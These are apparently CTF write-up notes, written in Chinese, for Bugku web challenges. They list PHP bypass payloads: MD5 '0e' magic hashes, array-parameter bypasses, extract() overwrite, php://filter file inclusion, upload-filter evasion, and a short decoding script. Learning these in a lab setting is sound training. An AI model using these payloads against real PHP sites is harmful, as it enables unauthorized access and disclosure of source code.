2020-3-28 bugku

### md5 collision(NUPT\_CTF)

 根据MD5的特性，有两点漏洞  
1.两个开头为0的md5值相同。  
2.md5不能处理数组。

3.PHP在处理哈希字符串时，会利用”!=”或”==”来对哈希值进行比较，它把每一个以”0E”开头的哈希值都解释为0，所以如果两个不同的密码经过哈希以后，其哈希值都是以”0E”开头的，那么PHP将会认为他们相同，都是0。

常见0e开头的md5和原值：

QNKCDZO

0e830400451993494058024219903391

s878926199a

0e545993274517709034328855841020

s155964671a

0e342768416822451524974117254469

s214587387a

0e848240448830537924465865611904

s214587387a

0e848240448830537924465865611904

s878926199a

0e545993274517709034328855841020


### **各种绕过**



Payload： /?uname[]=1&id=margin

Post: passwd[]=2

### **Web8**



1就要让ac的值不为空

2 f的值从文件fn中获取

3 ac的值要恒等于f的值

Payload: ?ac=flags&fn=flag.txt

### **细心**

Robots.txt

/resusl.php

### **求getshell**

黑名单过滤来判断文件后缀，依次尝试php4，phtml，phtm，phps，php5（包括一些字母改变大小写）

* 请求头部的 Content-Type 大小写绕过： mULtipart/form-data;
* 文件后缀
* 请求数据的Content-Type

### **PHP\_encrypt\_1(ISCCCTF)**

import base64

def out(b64):

int\_b64 = []

b64de = base64.b64decode(b64)

print('b64de-->', b64de)

for i in range(len(b64de)):

int\_b64.append(ord(b64de[i]))

print(int\_b64)

key = '729623334f0aa2784a1599fd374c120d729623'

int\_key = []

for i in range(len(key)):

int\_key.append(ord(key[i]))

# print 'int\_key-->', int\_key

flag = ''

for i in range(len(int\_b64)):

flag += chr((int\_b64[i]-int\_key[i]+128) % 128)

print(flag)

b64 = 'fR4aHWwuFCYYVydFRxMqHhhCKBseH1dbFygrRxIWJ1UYFhotFjA='

out(b64)

### **正则 字符**

"/key.\*key.{4,7}key:/./(.\*key)[a-z][[:punct:]]/i"

/key 首先就是得有key这三个字母

/key.\* 这里的.是可以匹配任何字符，后边有个 \*(匹配前边的字母0次或者多次)， ?id=keyltz

/key.\*key， 继续分析，多加了个key， ?id=keyltzkey，

/key.\*key.{4,7} 任意匹配一个字符并且出现4-7次，?id=keyltzkeyllll

/key.\*key.{4,7}key: ?id=keyltzkeyllllkey:

/key.\*key.{4,7}key:/./ \代表了转义，所以/不在代表了界定符，直接看成/./ 所以/l/即可， ?id=keyltzkeyllllkey:/l/

/key.\*key.{4,7}key:/./(.\*key)[a-z][[:punct:]] （.\*key） => akey [a-z]代表随便一个小写字母， [:punct:] 匹配任何标点符号后边那个是标点符号，比如, ?id=keyltzkeyllllkey:/l/lkeyl,

### **Flag.php**

提示：hint <http://123.206.87.240:8002/flagphp/?hint=> 出现php源码

### **sql注入2**

DS\_Store源码泄露，ds\_store\_exp.py脚本扫描

ds\_store\_exp

### **Trim的日记本**

御剑扫描

<http://123.206.87.240:9002/show.php>

### **flag.php**

hint传参



ISecer:空

Payload: Cookie: ISecer:s:0:””

### **文件包含：**


index.php?file=php://filter/read=convert.base64-encode/resource=index.php

### **bugku导航**

Dirsearch 扫描发现1.zip，有个flag-asd.txt

### **代码审计**

**extract变量覆盖**




extract($\_GET)接收了GET请求中的数据，并将键名和键值转换为变量名和变量的值，利用extract()对变量进行覆盖

GET请求 ?flag=&shiyan=，extract()会将$flag和$shiyan的值覆盖了，将变量的值设置为空或者不存在的文件就满足$shiyan== $content。

**strcmp比较大小**

strcmp漏洞，比较数组时返回的是0



Payload: ?a[]=1

**urldecode二次编码绕过**

<?php

if(eregi("hackerDJ",$\_GET[id])) {

echo("not allowed!");

exit();

}

$\_GET[id] = urldecode($\_GET[id]);

if($\_GET[id] == "hackerDJ")

{

echo "Access granted!";

echo "flag";

}

?>

Payload: ?id=hacker%2544J

eregi字符串中进行匹配

**数组返回NULL绕过**

<?php

$flag = "flag";

if (isset ($\_GET['password'])) {

if (ereg ("^[a-zA-Z0-9]+$", $\_GET['password']) === FALSE)

echo 'You password must be alphanumeric';

else if (strpos ($\_GET['password'], '--') !== FALSE)

die('Flag: ' . $flag);

else

echo 'Invalid password';

}

?>

Payload: ?password[]=1

**弱类型整数大小比较绕过**

$temp = $\_GET['password'];

is\_numeric($temp)?die("no numeric"):NULL;

if($temp>1336){

echo $flag;

is\_numeric检测不了数组

Payload: password[]=1

### **sha()函数比较绕过**

构造数组绕过 payload: ?name[]=222&password[]=333

### **md5加密相等绕过**

Md5 0e绕过

Payload: ?a=s878926199a

### **十六进制与数字比较**

3735929054转十六进制，加上0x

?password=0xdeadc0de

### **ereg正则%00截断**

if (ereg ("^[a-zA-Z0-9]+$", $\_GET['password']) === FALSE)

if (strpos ($\_GET['password'], '-') !== FALSE) //strpos — 查找字符串首次出现的位置

ereg() 正则匹配，只能是一个或者多个数字、大小写字母

strpos() 查找某字符串在另一字符串中第一次出现的位置（区分大小写），匹配 -

Payload： ?password[]=1

ereg() 只能处理字符串，而password是数组，所以返回的是null

三个等号的时候不会进行类型转换。所以null!==false

### **数字验证正则绕过**

<?php

error\_reporting(0);

$flag = 'flag{test}';

if ("POST" == $\_SERVER['REQUEST\_METHOD'])

{

$password = $\_POST['password'];

if (0 >= preg\_match('/^[[:graph:]]{12,}$/', $password)) //preg\_match — 执行一个正则表达式匹配 [: graph:] 表示任意一个可打印字符。也就是说，要求$password长度大于12

{

echo 'flag';

exit;

}

while (TRUE)

{

$reg = '/([[:punct:]]+|[[:digit:]]+|[[:upper:]]+|[[:lower:]]+)/';

//只要匹配到一个标点符号、或者匹配到一个数字、或者一个大写字母、或者一个小写字母，即为匹配成功

if (6 > preg\_match\_all($reg, $password, $arr))

break;

$c = 0;

$ps = array('punct', 'digit', 'upper', 'lower'); //[[:punct:]] 任何标点符号 [[:digit:]] 任何数字 [[:upper:]] 任何大写字母 [[:lower:]] 任何小写字母

foreach ($ps as $pt)

{

if (preg\_match("/[[:$pt:]]+/", $password))

$c += 1;

}

if ($c < 3) break;

//>=3，必须包含四种类型三种与三种以上, $password中包含标点符号、数字、大写字母、小写字母中三种及以上的类型

if ("42" == $password) echo $flag; //弱类型比较，前两位是数字42的字符串

else echo 'Wrong password';

exit;

}

}

Payload: ?password=42aaAaa2;aaaa